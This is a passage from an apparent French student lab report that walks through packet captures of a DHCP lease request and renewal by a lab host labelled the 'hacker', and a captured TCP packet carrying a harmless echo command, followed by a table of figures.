---------	-----------------	------	--------------	-----------------------------

FIGURE 30 –

Le hacker va alors sélectionner une des offres reçues et en informer le serveur DHCP. Le hacker demande au serveur la validation de cette adresse IP pour qu'il soit informé qu'elle n'est plus libre (FIGURE 30).

10.0.2.3	255.255.255.255	DHCP	DHCP ACK	- Transaction ID 0x8393e549
----------	-----------------	------	----------	-----------------------------

FIGURE 31 –

Le serveur va confirmer la validation de l'adresse IP (FIGURE 31).

9.244605000	0.0.0.0	255.255.255.255	DHCP	DHCP Request	- Transaction ID 0x8393e5
9.273971000	10.0.2.3	255.255.255.255	DHCP	DHCP ACK	- Transaction ID 0x8393e5
23.182920000	10.0.2.4	10.0.2.3	DHCP	DHCP Request	- Transaction ID 0x51fe92
23.193793000	10.0.2.3	255.255.255.255	DHCP	DHCP ACK	- Transaction ID 0x51fe92

FIGURE 32 –

Pour des raisons d'optimisation des ressources réseau, les adresses IP sont délivrées avec une date de début et une date de fin de validité. C'est ce qu'on appelle un « bail ». Ici, le hacker voit son bail arriver à terme et demande alors au serveur de prolonger celui-ci par un DHCP Request (FIGURE 31).

10.0.2.4	10.0.2.8	TCP	5002→46068 [PSH, ACK]
----------	----------	-----	-----------------------

FIGURE 33 –

Puis le hacker exécute la commande « echo god is good »

0000	08	00	27	25	6a	fa	08	00	27	aa	f4	93	08	00	45	00	.. '%j... '.....E.
0010	00	45	bc	e1	40	00	40	06	65	c6	0a	00	02	04	0a	00	.E..@.@. e.....
0020	02	08	13	8a	b3	f4	36	73	fa	e1	72	0b	01	0e	80	18	.....6s ..r.....
0030	00	0f	18	43	00	00	01	01	08	0a	00	83	5b	7f	ff	ff	...C.... ....[...
0040	df	f3	65	63	68	6f	20	67	6f	64	20	69	73	20	67	6f	..echo g od is go
0050	6f	64	0a														od.

FIGURE 34 –

## Table des figures

1	Génération de la paire . . . . .	7
2	Fichier obtenu . . . . .	7
3	Exécution de la commande . . . . .	7
4	Clé publique . . . . .	7
5	Exécution de la commande . . . . .	8
6	Fichier cle.pem . . . . .	8
7	Fichier message.txt . . . . .	8
8	Exécution de la commande . . . . .	8
9	Fichier messageC.txt . . . . .	9
10	Exécution de la commande . . . . .	9
11	Fichier messageD.txt . . . . .	9
12	Exécution de la commande . . . . .	9
13	Fichier fic.sig . . . . .	9
14	Vérification de la signature . . . . .	10
15	. . . . .	10
16	. . . . .	10
17	. . . . .	10
18	. . . . .	11
19	. . . . .	11
20	. . . . .	11
21	. . . . .	11
22	. . . . .	12
23	. . . . .	12
24	. . . . .	12
25	. . . . .	12
26	. . . . .	12
27	. . . . .	13
28	. . . . .	13
29	. . . . .	13
30	. . . . .	13
31	. . . . .	13
32	. . . . .	13
33	. . . . .	13
34	. . . . .	14